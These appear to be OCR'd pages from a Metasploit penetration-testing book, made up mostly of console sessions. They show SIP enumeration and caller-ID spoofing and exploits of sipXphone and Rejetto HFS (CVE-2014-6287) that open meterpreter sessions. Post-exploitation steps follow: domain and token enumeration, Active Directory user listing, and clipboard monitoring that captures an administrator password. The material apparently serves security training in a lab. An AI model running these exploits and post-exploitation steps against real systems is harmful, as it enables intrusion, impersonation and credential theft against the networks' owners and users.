
```
msf  auxiliary(enumerator) > set RHOSTS 192.168.65.0/24
RHOSTS => 192.168.65.0/24
```

```
msf  auxiliary(enumerator) > run

[*] Found user: 3000 <sip:3000@192.168.65.129> [Open]
[*] Found user: 3001 <sip:3001@192.168.65.129> [Open]
[*] Found user: 3002 <sip:3002@192.168.65.129> [Open]
[*] Found user: 3000 <sip:3000@192.168.65.255> [Open]
[*] Found user: 3001 <sip:3001@192.168.65.255> [Open]
[*] Found user: 3002 <sip:3002@192.168.65.255> [Open]
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf > use auxiliary/voip/sip_invite_spoof
msf  auxiliary(sip_invite_spoof) > show options

Module options (auxiliary/voip/sip_invite_spoof):

   Name       Current Setting         Required  Description
   ----       ---------------         --------  -----------
   DOMAIN                             no        Use a specific SIP domain
   EXTENSION  4444                    no        The specific extension or name to target
   MSG        The Metasploit has you  yes       The spoofed caller id to send
   RHOSTS     192.168.65.129          yes       The target address range or CIDR identifier
   RPORT      5060                    yes       The target port
   SRCADDR    192.168.1.1             yes       The sip address the spoofed call is coming from
   THREADS    1                       yes       The number of concurrent threads

msf  auxiliary(sip_invite_spoof) > back
msf > use auxiliary/voip/sip_invite_spoof
msf  auxiliary(sip_invite_spoof) > set RHOSTS 192.168.65.129
RHOSTS => 192.168.65.129
msf  auxiliary(sip_invite_spoof) > set EXTENSION 4444
EXTENSION => 4444
```

```
msf  auxiliary(sip_invite_spoof) > run

[*] Sending Fake SIP Invite to: 4444@192.168.65.129
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```



sipXphone
Messages
Receiving Call...
From
The Metasploit has you
sip:192.168.1.1
To
4444
sip:4444@192.168.65.129
Ignore
Answer
More
Scroll
Mute
Hold
Confer
ABC
DEF
1
2
3
Volume
GHI
JKL
MNO
4
5
6
Xfer
PQRS
TUV
WXYZ
7
8
9
*
0
#
Speaker



sipXphone
Messages
<sip:4444@192.168.65.129
What does that button do?
Hold it down to see a Hint!
Dial by URL
New Call
More
Scroll
Mute
Hold
Confer
ABC
DEF
1
2
3
Volume
GHI
JKL
MNO
4
5
6
Xfer
PQRS
TUV
WXYZ
7
8
9
*
0
#
Speaker

```
msf > use exploit/windows/sip/sipxphone_cseq
msf  exploit(sipxphone_cseq) > set RHOST 192.168.65.129
RHOST => 192.168.65.129
msf  exploit(sipxphone_cseq) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf  exploit(sipxphone_cseq) > set LHOST 192.168.65.128
LHOST => 192.168.65.128
msf  exploit(sipxphone_cseq) > exploit
```

```
msf  exploit(sipxphone_cseq) > exploit

[*] Started bind handler
[*] Trying target SIPfoundry sipXphone 2.6.0.27 Universal...
[*] Sending stage (752128 bytes) to 192.168.65.129
[*] Meterpreter session 2 opened (192.168.65.128:42522 -> 192.168.65.129:4444) at 2013-09-05 15:27:57 +0530

meterpreter >
```

Chapter 6: Virtual Test Grounds and Staging





```
msf > load
load alias            load msgrpc           load sounds
load auto_add_route   load nessus           load sqlmap
load db_credcollect   load nexpose          load thread
load db_tracker       load openvas          load token_adduser
load event_tester     load pcap_log         load token_hunter
load ffautoregen      load request          load wiki
load ips_filter       load sample           load wmap
load lab              load session_tagger
load msfd             load socket_logger
msf > load openvas
[*] Welcome to OpenVAS integration by kost and averagesecurityguy.
[*]
[*] OpenVAS integration requires a database connection. Once the
[*] database is ready, connect to the OpenVAS server using openvas_connect.
[*] For additional commands use openvas_help.
[*]
[*] Successfully loaded plugin: OpenVAS
```

```
msf > openvas_connect admin admin localhost 9390 ok
[*] Connecting to OpenVAS instance at localhost:9390 wi
th username admin...
[+] OpenVAS connection successful
msf >
```

```
msf > workspace -a AD_Test
[*] Added workspace: AD_Test
msf > workspace AD_Test
[*] Workspace: AD_Test
msf >
```

```
msf > openvas_target_create 196_System 192.168.0.196 196_System_in_AD
[*] 5e34d267-af41-4fe2-b729-2890ebf9ce97
[+] OpenVAS list of targets

ID                                    Name        Hosts          Max Hosts  In Use  Comment
--                                    ----        -----          ---------  ------  -------
5e34d267-af41-4fe2-b729-2890ebf9ce97  196_System  192.168.0.196  1          0       196_System_in_AD
```

```
msf > openvas_task_list
[+] OpenVAS list of tasks

ID                                    Name      Comment  Status   Progress
--                                    ----      -------  ------   --------
694e5760-bec4-4f80-984f-7c50105a1e00  196_Scan  NA       Running  98
```


```
[+] OpenVAS list of reports

ID                                    Task Name  Start Time            Stop Time
--                                    ---------  ----------            ---------
cb5e7160-742c-4f04-8d9c-ed9626e14f6b  196_Scan   2018-03-30T10:41:54Z
```

```
msf > openvas_report_download cb5e7160-742c-4f04-8d9c-ed9626e14f6b a994b278-1f62
-11e1-96ac-406186ea4fc5 /root/196.xml 196
```

```
msf > db_import /root/196.xml/196
[*] Importing 'OpenVAS XML' data
[*] Successfully imported /root/196.xml/196
msf >
```

```
[+] OpenVAS list of report formats

ID                                    Name           Extension  Summary
--                                    ----           ---------  -------
5057e5cc-b825-11e4-9d0e-28d24461215b  Anonymous XML  xml        Anonymous version of the raw XML report
50c9950a-f326-11e4-800c-28d24461215b  Verinice ITG   vna        Greenbone Verinice ITG Report, v1.0.1.
5ceff8ba-1f62-11e1-ab9f-406186ea4fc5  CPE            csv        Common Product Enumeration CSV table.
6c248850-1f62-11e1-b082-406186ea4fc5  HTML           html       Single page HTML report.
77bd6c4a-1f62-11e1-abf0-406186ea4fc5  ITG            csv        German "IT-Grundschutz-Kataloge" report.
9087b18c-626c-11e3-8892-406186ea4fc5  CSV Hosts      csv        CSV host summary.
910200ca-dc05-11e1-954f-406186ea4fc5  ARF            xml        Asset Reporting Format v1.0.0.
9ca6fe72-1f62-11e1-9e7c-406186ea4fc5  NBE            nbe        Legacy OpenVAS report.
9e5e5deb-879e-4ecc-8be6-a71cd0875cdd  Topology SVG   svg        Network topology SVG image.
a3810a62-1f62-11e1-9219-406186ea4fc5  TXT            txt        Plain text report.
a684c02c-b531-11e1-bdc2-406186ea4fc5  LaTeX          tex        LaTeX source file.
a994b278-1f62-11e1-96ac-406186ea4fc5  XML            xml        Raw XML report.
c15ad349-bd8d-457a-880a-c7056532ee15  Verinice ISM   vna        Greenbone Verinice ISM Report, v3.0.0.
c1645568-627a-11e3-a660-406186ea4fc5  CSV Results    csv        CSV result list.
c402cc3e-b531-11e1-9163-406186ea4fc5  PDF            pdf        Portable Document Format report.
```

```
msf > vulns
[*] Time: 2018-03-30 11:09:59 UTC Vuln: host=192.168.0.196 name=HTTP File Server Remote Command Execution Vulnerability-01 Jan16 refs=C
VE-2014-7226,BID-70216
[*] Time: 2018-03-30 11:09:59 UTC Vuln: host=192.168.0.196 name=HTTP File Server Remote Command Execution Vulnerability-02 Jan16 refs=C
VE-2014-6287,BID-69782
[*] Time: 2018-03-30 11:09:59 UTC Vuln: host=192.168.0.196 name=ICMP Timestamp Detection refs=CVE-1999-0524
[*] Time: 2018-03-04 11:16:29 UTC Vuln: host=192.168.116.139 name=Stack Based Buffer Overflow Example refs=
[*] Time: 2018-03-04 19:23:19 UTC Vuln: host=192.168.116.139 name=PCMAN FTP Server Post-Exploitation CWD Command refs=
[*] Time: 2018-03-04 16:26:04 UTC Vuln: host=192.168.116.141 name=DEP Bypass Exploit refs=
[*] Time: 2018-02-18 13:52:07 UTC Vuln: host=192.168.174.131 name=Generic Payload Handler refs=
```




```
msf > search cve:2014-6287

Matching Modules
================

   Name                                Disclosure Date  Rank       Description
   ----                                ---------------  ----       -----------
   exploit/windows/http/rejetto_hfs_exec  2014-09-11       excellent  Rejetto HttpFileServer Remote Command Execution
```

```
msf > use exploit/windows/http/rejetto_hfs_exec
msf exploit(rejetto_hfs_exec) > set RHOST 192.168.0.196
RHOST => 192.168.0.196
msf exploit(rejetto_hfs_exec) > show options

Module options (exploit/windows/http/rejetto_hfs_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               no        Seconds to wait before terminating web server
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST      192.168.0.196    yes       The target address
   RPORT      80               yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The path of the web application
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
msf exploit(rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 192.168.0.111:4444
[*] Using URL: http://0.0.0.0:8080/STqamVk6LUhJ
[*] Local IP: http://192.168.0.111:8080/STqamVk6LUhJ
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /STqamVk6LUhJ
[*] Sending stage (179267 bytes) to 192.168.0.196
[*] Meterpreter session 1 opened (192.168.0.111:4444 -> 192.168.0.196:12861) at 2018-03-30 16:44:34 +0530
[!] Tried to delete %TEMP%\csoBCwObU.vbs, unknown result

[*] Server stopped.

meterpreter >
```

```
meterpreter > sysinfo
Computer        : PYSSG002
OS              : Windows 10 (Build 16299).
Architecture    : x64
System Language : en_US
Domain          : PYSSG
Logged On Users : 7
Meterpreter     : x86/windows
meterpreter >
```

```
meterpreter > arp

ARP cache
=========

    IP address       MAC address        Interface
    ----------       -----------        ---------
    169.254.255.255  ff:ff:ff:ff:ff:ff  15
    192.168.0.1      b0:4e:26:6e:77:bc  3
    192.168.0.101    3c:a0:67:a4:3b:19  3
    192.168.0.102    00:50:56:b5:24:ca  3
    192.168.0.111    b0:10:41:c8:46:df  3
    192.168.0.124    48:0f:cf:cd:14:7a  3
    192.168.0.190    00:50:56:b5:d5:69  3
    192.168.0.255    ff:ff:ff:ff:ff:ff  3
    192.168.86.255   ff:ff:ff:ff:ff:ff  9
    192.168.120.255  ff:ff:ff:ff:ff:ff  11
```

```
msf post(enum_domain) > show options

Module options (post/windows/gather/enum_domain):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.

msf post(enum_domain) > run

[+] FOUND Domain: pyssg
[+] FOUND Domain Controller: PYSSGDC01 (IP: 192.168.0.190)
[*] Post module execution completed
```

```
msf post(enum_shares) > run

[*] Running against session 2
[*] The following shares were found:
[*]     Name: print$
[*]
[*] Post module execution completed
```

```
msf > use post/windows/gather/enum_ad_computers
msf post(enum_ad_computers) > show options

Module options (post/windows/gather/enum_ad_computers):

   Name        Current Setting
               Required  Description
   ----        ---------------
               --------  -----------
   DOMAIN
               no        The domain to query or distinguished name (e.g. D
C=test,DC=com)
   FIELDS      dNSHostName,distinguishedName,description,operatingSystem,operati
ngSystemServicePack  yes       FIELDS to retrieve.
   FILTER      (&(objectCategory=computer)(operatingSystem=*server*))
               yes       Search filter.
   MAX_SEARCH  500
               yes       Maximum values to retrieve, 0 for all.
   SESSION
               yes       The session to run this module on.
   STORE_DB    false
               yes       Store file in DB (performance hit resolving IPs).
   STORE_LOOT  false
               yes       Store file in loot.

msf post(enum_ad_computers) > set SESSION 1
SESSION => 1
msf post(enum_ad_computers) > run
```

```
Domain Computers
================

 dNSHostName          distinguishedName                                  descri
ption  operatingSystem                      operatingSystemServicePack
 -----------          -----------------                                  ------
-----  --------------                       -------------------------
 PYSSGDC01.pyssg.com  CN=PYSSGDC01,OU=Domain Controllers,DC=pyssg,DC=com
       Windows Server 2016 Standard Evaluation

[*] Post module execution completed
```

```
msf post(enum_logged_on_users) >  use post/windows/gather/enum_logged_on_users
msf post(enum_logged_on_users) > run

[*] Running against session 1

Current Logged Users
====================

 SID                                            User
 ---                                            ----
 S-1-5-21-3559493541-3665875311-4193791800-1104  PYSSG\deepankar


[+] Results saved in: /root/.msf4/loot/20180327031652_default_192.168.0.196_host.users.activ_306303.txt

Recently Logged Users
=====================

 SID                                            Profile Path
 ---                                            ------------
 S-1-5-18                                       %systemroot%\system32\config\systemprofile
 S-1-5-19                                       C:\WINDOWS\ServiceProfiles\LocalService
 S-1-5-20                                       C:\WINDOWS\ServiceProfiles\NetworkService
 S-1-5-21-1059572653-748101817-2154812075-1005  C:\Users\Flash
 S-1-5-21-3559493541-3665875311-4193791800-1104  C:\Users\deepankar
 S-1-5-21-3559493541-3665875311-4193791800-1109  C:\Users\gaurav


[*] Post module execution completed
```

```
msf post(enum_domain_tokens) > run

[*] Running module against PYSSG002
[*] Checking local groups for Domain Accounts and Groups

Account in Local Groups with Domain Context
===========================================

 Group           Member               Domain Admin
 -----           ------               ------------
 Administrators  PYSSG\deepankar      false
 Administrators  PYSSG\Domain Admins  false
 Users           PYSSG\Domain Users   false


[*] Checking for Domain group and user tokens

Impersonation Tokens with Domain Context
========================================

 Token Type  Account Type  Name                                          Domain Admin
 ----------  ------------  ----                                          ------------
 Delegation  User          PYSSG\deep                                    true
 Delegation  User          PYSSG\deepankar                               false
 Delegation  User          PYSSG\gaurav                                  false
 Delegation  Group         PYSSG\Denied RODC Password Replication Group  false
 Delegation  Group         PYSSG\Domain Admins                           false
 Delegation  Group         PYSSG\Domain Users                            false
```

```
[*] Checking for processes running under domain user

Processes under Domain Context
==============================

 Name                           PID    Arch  User              Domain Admin
 ----                           ---    ----  ----              ------------
 ApplicationFrameHost.exe       10112  x64   PYSSG\deepankar   false
 MSASCuiL.exe                   232    x64   PYSSG\deep        true
 Microsoft.Photos.exe           8028   x64   PYSSG\deepankar   false
 MyDLP.Desktop.DesktopTray.exe  780    x86   PYSSG\deep        true
 OneDriveSetup.exe              11512  x86   PYSSG\deep        true
 OneDriveSetup.exe              10432  x86   PYSSG\deep        true
 RuntimeBroker.exe              5504   x64   PYSSG\deepankar   false
 RuntimeBroker.exe              3960   x64   PYSSG\deepankar   false
 RuntimeBroker.exe              7228   x64   PYSSG\deepankar   false
 RuntimeBroker.exe              9600   x64   PYSSG\deepankar   false
 RuntimeBroker.exe              9656   x64   PYSSG\deepankar   false
 RuntimeBroker.exe              9524   x64   PYSSG\deepankar   false
 RuntimeBroker.exe              9572   x64   PYSSG\deep        true
 RuntimeBroker.exe              14488  x64   PYSSG\deep        true
 RuntimeBroker.exe              15228  x64   PYSSG\deep        true
 RuntimeBroker.exe              15436  x64   PYSSG\deep        true
 RuntimeBroker.exe              2028   x64   PYSSG\deep        true
 RuntimeBroker.exe              16404  x64   PYSSG\deep        true
 RuntimeBroker.exe              2084   x64   PYSSG\deep        true
 SearchProtocolHost.exe         12796  x64   PYSSG\deep        true
```

```
meterpreter > load extapi
Loading extension extapi...Success.
```

```
tapi: Window Management Commands
================================

  Command       Description
  -------       -----------
  window_enum   Enumerate all current open windows


tapi: Service Management Commands
=================================

  Command          Description
  -------          -----------
  service_control  Control a single service (start/pause/resume/stop/restart)
  service_enum     Enumerate all registered Windows services
  service_query    Query more detail about a specific Windows service


tapi: Clipboard Management Commands
===================================

  Command                   Description
  -------                   -----------
  clipboard_get_data        Read the target's current clipboard (text, files, images)
  clipboard_monitor_dump    Dump all captured clipboard content
  clipboard_monitor_pause   Pause the active clipboard monitor
  clipboard_monitor_purge   Delete all captured cilpboard content without dumping it
  clipboard_monitor_resume  Resume the paused clipboard monitor
  clipboard_monitor_start   Start the clipboard monitor
  clipboard_monitor_stop    Stop the clipboard monitor
  clipboard_set_text        Write text to the target's clipboard


tapi: ADSI Management Commands
==============================

  Command                      Description
  -------                      -----------
  adsi_computer_enum           Enumerate all computers on the specified domain.
  adsi_dc_enum                 Enumerate all domain controllers on the specified domain.
  adsi_domain_query            Enumerate all objects on the specified domain that match a filter.
  adsi_group_enum              Enumerate all groups on the specified domain.
  adsi_nested_group_user_enum  Recursively enumerate users who are effectively members of the group specified.
  adsi_user_enum               Enumerate all users on the specified domain.


tapi: WMI Querying Commands
===========================

  Command       Description
  -------       -----------
  wmi_query     Perform a generic WMI query and return the results
```

```
meterpreter > window_enum

Top-level windows
=================

PID    Handle   Title
---    ------   -----
744    66184    SecHealthHost
744    1048638  MSCTFIME UI
744    66186    Default IME
1692   590708   Default IME
2472   66082    Network Flyout
2472   65992    Battery Meter
2472   656546   NPI61E364 (HP LaserJet CP 1025nw) - Offline
2472   984294   PrintUI_QueueCreate
2472   459582   Progress
2472   196862   G
2472   131600   BluetoothNotificationAreaIconWindowClass
2472   66070    MS_WebcheckMonitor
2472   131520   DDE Server Window
2472   65848    DDE Server Window
```

```
4268   590682   Paste Options (Ctrl)
4268   132300   Word
4268   66198    Document1 - Word
4268   66190    OfficePowerManagerWindow
4268   66210    DDE Server Window
4268   131738   MSCTFIME UI
4268   262780   Default IME
4576   131194   Windows Push Notifications Platform
4576   65668    Default IME
5208   262240   The Event Manager Dashboard
5208   65786    MSCTFIME UI
5208   262250   Default IME
5308   262254   MediaContextNotificationWindow
5308   262200   SystemResourceNotifyWindow
5308   197118   .NET-BroadcastEventWindow.4.0.0.0.1a8c1fa.0
5308   262232   Default IME
5584   1179732  HFS ~ HTTP File Server 2.3                    Build 288
5584   590736   Run script
5584   393602   Addresses ever connected
5584   393950   Customized options
```

```
meterpreter > clipboard_monitor_start
[+] Clipboard monitor started
meterpreter > clipboard_monitor_dump
Text captured at 2018-03-30 11:36:23.0582
=======================================
192.168.0.190
=======================================

Text captured at 2018-03-30 11:37:25.0840
=======================================
administrator
=======================================

Text captured at 2018-03-30 11:37:43.0000
=======================================
Charlie@1337
=======================================

[+] Clipboard monitor dumped
```

```
meterpreter > adsi_computer_enum pyssg.com

pyssg.com Objects
=================

name       dnshostname          distinguishedname                                operatingsystem                          operatings
ystemversion  operatingsystemservicepack  description  comment
----       -----------          -----------------                                ---------------                          ----------
------------  --------------------------  -----------  -------
PYSSG002   PYSSG002.pyssg.com   CN=PYSSG002,CN=Computers,DC=pyssg,DC=com         Windows 10 Pro                           10.0 (1629
9)
PYSSG003   PYSSG003.pyssg.com   CN=PYSSG003,CN=Computers,DC=pyssg,DC=com         Windows 10 Pro                           10.0 (1629
9)
PYSSG004   PYSSG004.pyssg.com   CN=PYSSG004,CN=Computers,DC=pyssg,DC=com         Windows 10 Pro                           10.0 (1058
6)
PYSSG005   PYSSG005.pyssg.com   CN=PYSSG005,CN=Computers,DC=pyssg,DC=com         Windows 10 Pro                           10.0 (1629
9)
PYSSGDC01  PYSSGDC01.pyssg.com  CN=PYSSGDC01,OU=Domain Controllers,DC=pyssg,DC=com  Windows Server 2016 Standard Evaluation  10.0 (1439
3)
PYSSGV001  PYSSGV001.pyssg.com  CN=PYSSGV001,CN=Computers,DC=pyssg,DC=com         Windows 10 Pro                           10.0 (1629
9)

Total objects: 6
```

```
meterpreter > adsi_dc_enum pyssg.com

pyssg.com Objects
=================

name       dnshostname          distinguishedname                                operatingsystem                          operatings
ystemversion  operatingsystemservicepack  description  comment
----       -----------          -----------------                                ---------------                          ----------
------------  --------------------------  -----------  -------
PYSSGDC01  PYSSGDC01.pyssg.com  CN=PYSSGDC01,OU=Domain Controllers,DC=pyssg,DC=com  Windows Server 2016 Standard Evaluation  10.0 (1439
3)

Total objects: 1
```

```
meterpreter > adsi_user_enum pyssg.com

pyssg.com Objects
=================

samaccountname  name                distinguishedname                                description
           comment
--------------  ----                -----------------                                -----------
           -------
4n6             4n6                 CN=4n6,OU=OPS,DC=pyssg,DC=com

Administrator   Administrator       CN=Administrator,CN=Users,DC=pyssg,DC=com        Built-in account for administering the compute
r/domain
DefaultAccount  DefaultAccount      CN=DefaultAccount,CN=Users,DC=pyssg,DC=com       A user account managed by the system.

Guest           Guest               CN=Guest,CN=Users,DC=pyssg,DC=com                Built-in account for guest access to the compu
ter/domain
